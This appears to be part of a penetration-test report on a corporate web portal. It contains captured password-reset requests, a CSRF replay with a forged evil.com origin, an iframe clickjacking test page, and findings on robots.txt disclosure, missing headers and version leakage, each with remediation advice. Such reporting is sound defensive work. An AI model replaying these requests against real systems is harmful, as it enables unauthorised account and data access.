919	POST	/forgot			200	1555	HTML		Forgot password — Meridi...			46.101.230.175		23:27:23 24 Aug 2026	8080	79
920	GET	/reset?token=26			200	1388	HTML		Reset password — Meridia...			46.101.230.175		23:27:24 24 Aug 2026	8080	73
921	POST	/reset			302	395	HTML					46.101.230.175		23:27:39 24 Aug 2026	8080	197
922	GET	/login?e=Password+updated,+please+...			200	1588	HTML		Sign in — Meridian Corp			46.101.230.175		23:27:39 24 Aug 2026	8080	492

Request (POST /reset):

```
1 POST /reset HTTP/1.1
2 Host: 46.101.230.175
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/158.0.0.0 Safari/537.36
9 Origin: http://46.101.230.175
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://46.101.230.175/reset?token=26
12 Accept-Encoding: gzip, deflate, br
13 Cookie: MRDSESSID=e039878ea535bb2c187b3328b01c3730
14 Connection: keep-alive
15
16 token=26&password=111
```

Response (302 Found):

```
1 HTTP/1.1 302 Found
2 Date: Mon, 24 Aug 2026 19:27:39 GMT
3 Server: Apache/2.4.68 (Debian)
4 X-Powered-By: PHP/8.2.33
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: /login?e=Password+updated,+please+sign+in
9 Content-Length: 0
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
13
14
```

HTTP history table:

#	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
920	GET	/reset?token=26			200	1388	HTML		Reset password — Meridia...			46.101.230.175		23:27:24 24 Aug 2026	8080	73
921	POST	/reset			302	395	HTML		Reset password — Meridia...			46.101.230.175		23:27:39 24 Aug 2026	8080	197
922	GET	/login?e=Password+updated,+please+...			200	1588	HTML		Sign in — Meridian Corp			46.101.230.175		23:27:39 24 Aug 2026	8080	492
923	GET	/forgot			200	1350	HTML		Forgot password — Meridi...			46.101.230.175		23:28:08 24 Aug 2026	8080	76
924	POST	/forgot			200	1555	HTML		Forgot password — Meridi...			46.101.230.175		23:28:10 24 Aug 2026	8080	104
925	GET	/reset?token=26			200	1387	HTML		Reset password — Meridia...			46.101.230.175		23:28:11 24 Aug 2026	8080	74
926	POST	/reset			200	1387	HTML		Reset password — Meridia...			46.101.230.175		23:28:16 24 Aug 2026	8080	
927	POST	/reset			302	388	HTML					46.101.230.175		23:28:19 24 Aug 2026	8080	81
928	GET	/reset?token=26&m=Enter+a+password			200	1429	HTML		Reset password — Meridia...			46.101.230.175		23:28:19 24 Aug 2026	8080	162
929	POST	/reset			302	387	HTML					46.101.230.175		23:28:21 24 Aug 2026	8080	99
930	GET	/reset?token=26&m=Enter+a+password			200	1429	HTML		Reset password — Meridia...			46.101.230.175		23:28:21 24 Aug 2026	8080	73

Request (POST /reset):

```
1 POST /reset HTTP/1.1
2 Host: 46.101.230.175
3 Content-Length: 21
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/158.0.0.0 Safari/537.36
9 Origin: http://46.101.230.175
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://46.101.230.175/reset?token=26&m=Enter+a+password
12 Accept-Encoding: gzip, deflate, br
13 Cookie: MRDSESSID=e039878ea535bb2c187b3328b01c3730
14 Connection: keep-alive
15
16 token=26&password=111
```

Response (302 Found):

```
1 HTTP/1.1 302 Found
2 Date: Mon, 24 Aug 2026 19:28:21 GMT
3 Server: Apache/2.4.68 (Debian)
4 X-Powered-By: PHP/8.2.33
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: /reset?token=26&m=Enter+a+password
9 Content-Length: 0
10 Keep-Alive: timeout=5, max=98
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
13
14
```

BB-26: Sensitive Path Disclosure via robots.txt	
CVSS v3.1 score: 3.7	Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
OWASP Top 10	A02: Security Misconfiguration (2025)
CWE (primary)	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
CWE (contributing)	CWE-651: Exposure of WSDL File Containing Sensitive Information CWE-16: Configuration

Overview:

The application publishes a **robots.txt** file listing four administrative and internal paths. The file is served without authentication and requires no discovery effort, providing an unauthenticated attacker with a map of restricted application areas.

Steps to Reproduce:

1	Request the file directly, without authenticating: GET /robots.txt
2	The server returns the file, disclosing four paths: User-agent: * Disallow: /admin Disallow: /api/ Disallow: /internal/ Disallow: /uploads/
3	Each disclosed path was assessed: /admin → Enforces role-based authorisation; access denied to low-privilege user /uploads/ → Returns 403; directory listing disabled /api/ → Authenticated, though the token verification is flawed (BB-09) /internal/ → No authorisation enforced — see (BB-11)


Impact:

- Reconnaissance value to unauthenticated attackers — the file identifies administrative and internal functionality that would otherwise require directory brute-forcing to locate.
- Directly assisted exploitation during this assessment — the /internal/ entry led to the payroll export endpoint, where authorisation was found to be entirely absent (BB-11). This constitutes a demonstrated path from an unauthenticated information disclosure to a High-severity access control failure.
- Limited standalone impact — /admin and /uploads/ were tested and correctly enforce access control, so the disclosure grants no access by itself. The severity reflects reconnaissance value rather than direct exposure.

Remediation:

- Remove sensitive paths from robots.txt. The file is a crawler directive, not an access control; listing a path advertises it to attackers while providing no protection against them.
- Use X-Robots-Tag response headers on individual resources where crawler exclusion is genuinely required, keeping the paths out of a publicly readable file.
- Return 404 for unauthenticated requests to restricted paths, so their existence is not confirmed to anonymous visitors.
- Ensure every disclosed path enforces authorisation server-side, and note that this file's contents should be reviewed whenever new administrative routes are added.

Proof of Concepts:



BB-27: No CSRF Protection on State-Changing Requests	
CVSS v3.1 score: 3.1	Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:L/A:N
OWASP Top 10	A01: Broken Access Control (2025)
CWE (primary)	CWE-352: Cross-Site Request Forgery (CSRF)
CWE (contributing)	CWE-1275: Sensitive Cookie with Improper SameSite Attribute CWE-346: Origin Validation Error

Overview:

No state-changing endpoint in the application implements cross-site request forgery protection. Requests are accepted without an anti-CSRF token, and the server performs no validation of the **Origin** or **Referer** headers.

This was confirmed against **/feedback**, **/files/upload**, and **/mfa/verify**; no token parameter or origin check was observed on any route.

Steps to Reproduce:

1	Replay a state-changing request with forged origin headers: POST /feedback HTTP/1.1 Host: 46.101.230.175 Origin: https://evil.com Referer: https://evil.com/ Content-Type: application/x-www-form-urlencoded Cookie: MRDSESSID=...; mrd_prefs=... message=The application performs no CSRF defence of any kind
2	The server responds 302 Found , Location: /feedback?sent=1 . The request body contains no token, and the forged Origin and Referer values are not rejected.
3	Confirm the write persisted. The submission appears on the feedback page at the matching timestamp (23:24:52), demonstrating the server processed a request it had no basis to trust.



Impact:

- No application-layer defence exists — the server accepts state-changing requests without verifying they originated from the application, relying entirely on external factors for protection.
- Affects all state-changing functionality — feedback submission, file upload, and MFA verification were all confirmed to accept requests without tokens or origin validation.
- Amplifies the cross-site scripting findings — script executing under the application origin (BB-19) can invoke any state-changing endpoint without needing to obtain or forge a token, since none exists.

Remediation:

1. Implement per-session anti-CSRF tokens on every state-changing request, validated server-side and rejected when absent or mismatched.
2. Validate the Origin header against an allow-list as defence in depth, falling back to Referer where Origin is not present.
3. Set SameSite=Strict explicitly rather than relying on the browser default, and treat it as a supplementary control rather than the primary one.
4. Audit for state-changing GET routes, which remain exploitable under SameSite=Lax even before the above controls are implemented.

Proof of Concepts:



7) Informational Observations

The following observations do not represent directly exploitable weaknesses and are not assigned CVSS scores. They are recorded because each reduces the cost of attack or weakens defence in depth, and each is inexpensive to address.

INFO-01: Absent Browser Security Headers (Framing Restriction Not Enforced)	
Severity:	Informational
OWASP Top 10	A02: Security Misconfiguration (2025)
CWE (primary)	CWE-1021: Improper Restriction of Rendered UI Layers or Frames
CWE (contributing)	CWE-693: Protection Mechanism Failure CWE-16: Configuration
Affected	Application-wide

Overview:

The application returns no browser security headers on any response. **X-Frame-Options**, **Content-Security-Policy**, **X-Content-Type-Options** and **Referrer-Policy** are all absent from both authenticated and unauthenticated routes.

The most immediate consequence is that no framing restriction is enforced: the portal renders in full inside an `<iframe>` on an attacker-controlled page. The absence of a Content Security Policy is equally significant in context — a policy disallowing inline script is cited as a defence-in-depth control in the remediation for all three cross-site scripting findings in this report (BB-19), and no such control currently exists.

Steps to Reproduce:

1	Construct a local page framing the application's login endpoint: <code><h3>Clickjacking test at Meridian Corp</h3></code> <code><iframe src="http://46.101.230.175/login" width="1000" height="600"></iframe></code>
2	Open the page in a browser. The Meridian Corp sign-in form renders in full inside the frame, including the branded header, both credential fields, and the Sign in and Forgot password? controls. No framing restriction is applied and no console error is raised.
3	Inspect the response headers for an authenticated request to confirm the headers are absent rather than route-specific: <code>GET /dashboard HTTP/1.1</code> The server returns 200 OK with eleven response headers — Date , Server , X-Powered-By , Expires , Cache-Control , Pragma , Vary , Content-Length , Keep-Alive , Connection and Content-Type . None of X-Frame-Options , Content-Security-Policy , X-Content-Type-Options or Referrer-Policy is present.
4	The same header set is returned across authenticated and unauthenticated routes, confirming the omission is application-wide rather than specific to a single endpoint.

Impact:

- The application can be embedded in an attacker-controlled page — genuine application markup renders under a third-party origin. This is directly usable for phishing, since the framed content is served by the real host rather than reproduced, and no session or credential is required to stage it.
- No Content Security Policy exists to constrain script execution — the remediation for BB-12, BB-14 and BB-18 each recommends a policy disallowing inline script as a defence-in-depth control. That control is currently unavailable, so every encoding gap in the application executes without any secondary restriction.
- No protection against MIME-type confusion — the absent X-Content-Type-Options: nosniff header permits content-type sniffing, which is relevant given the application accepts uploads of arbitrary type with the submitted filename preserved (BB-18).
- Referrer leakage over cleartext — with no Referrer-Policy and no transport encryption (BB-20), full request URLs including query parameters are transmitted to third-party origins in the Referer header. Endpoints such as [/reset?token=](#) and [/view?page=](#) carry sensitive values in the query string.
- Configuration is centrally absent rather than selectively omitted — no security header appears on any route, indicating response headers were never configured rather than being applied inconsistently.




Remediation:

This observation is recorded as informational rather than as a rated finding. The practical impact of the missing framing restriction is currently limited by the **SameSite=Lax** attribute on the session cookie, which prevents **MRDSESSID** being transmitted in a cross-site framed context — an authenticated action therefore cannot be induced through the frame. This constraint is a browser default applied to a separate control, not a decision made by the application, and it would not survive a change to **SameSite=None** or the introduction of a same-site subdomain. The restriction is absent rather than redundant and should be implemented.

Remediation:

1. Deploy a Content Security Policy disallowing inline script execution and restricting frame-ancestors to 'self'. The frame-ancestors directive supersedes X-Frame-Options in modern browsers and addresses both the framing and script-execution concerns in a single control.
2. Set **X-Frame-Options: DENY** alongside the CSP for compatibility with older clients, unless a legitimate framing requirement exists — none was identified during testing.
3. Set **X-Content-Type-Options: nosniff** on all responses, preventing browsers from overriding the declared content type.
4. Set **Referrer-Policy: strict-origin-when-cross-origin** to prevent full URLs, including tokens carried in query strings, being disclosed to third-party origins.
5. Apply headers centrally at the web server or in a response middleware, so new routes inherit them by default rather than requiring per-route configuration.

Proof of Concepts:



INFO-02: Server and Interpreter Version Disclosure	
Severity:	Informational
OWASP Top 10	A02: Security Misconfiguration (2025)
CWE (primary)	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
CWE (contributing)	CWE-497: Exposure of Sensitive System Information to an Unauthorized Control Sphere CWE-16: Configuration
Affected	Application-wide

Overview:

Every application response discloses the exact version of the web server and the PHP interpreter through the **Server** and **X-Powered-By** headers. Both are returned by default and neither has been suppressed.

The disclosure grants no access by itself. Its effect is to remove a reconnaissance step: an attacker learns the precise software versions in use without probing for behavioural fingerprints, and can match them directly against public vulnerability databases.

Steps to Reproduce:

1	Issue any request to the application. The example below uses an authenticated request, though the headers are returned identically to unauthenticated requests: GET /dashboard HTTP/1.1 Host: 46.101.230.175
2	Inspect the response headers. The server returns 200 OK including: Server: Apache/2.4.68 (Debian) X-Powered-By: PHP/8.2.33 Both values identify the full version and, in the case of Apache, the distribution packaging.
3	The same headers are present on every response observed during the assessment, across authenticated and unauthenticated routes, confirming the disclosure is application-wide rather than route-specific.

Impact:

- Reconnaissance is performed by the application on the attacker's behalf — the exact versions are supplied without any probing, allowing a direct lookup against public vulnerability databases for known issues affecting Apache 2.4.68 or PHP 8.2.33.
- Narrows exploit selection — an attacker targeting the host does not need to determine the interpreter or its major version experimentally; payload and technique selection can be made correctly on the first attempt.
- Establishes patch cadence — repeated observation over time reveals how promptly the host is updated, indicating whether newly disclosed vulnerabilities are likely to remain unpatched.
- Confirms default configuration — the presence of these headers indicates the server and interpreter are running with unmodified defaults, which is consistent with the absence of security headers documented in INFO-01.
- No direct exposure — no credential, session material or application data is disclosed. The severity reflects reconnaissance value only.

Remediation:

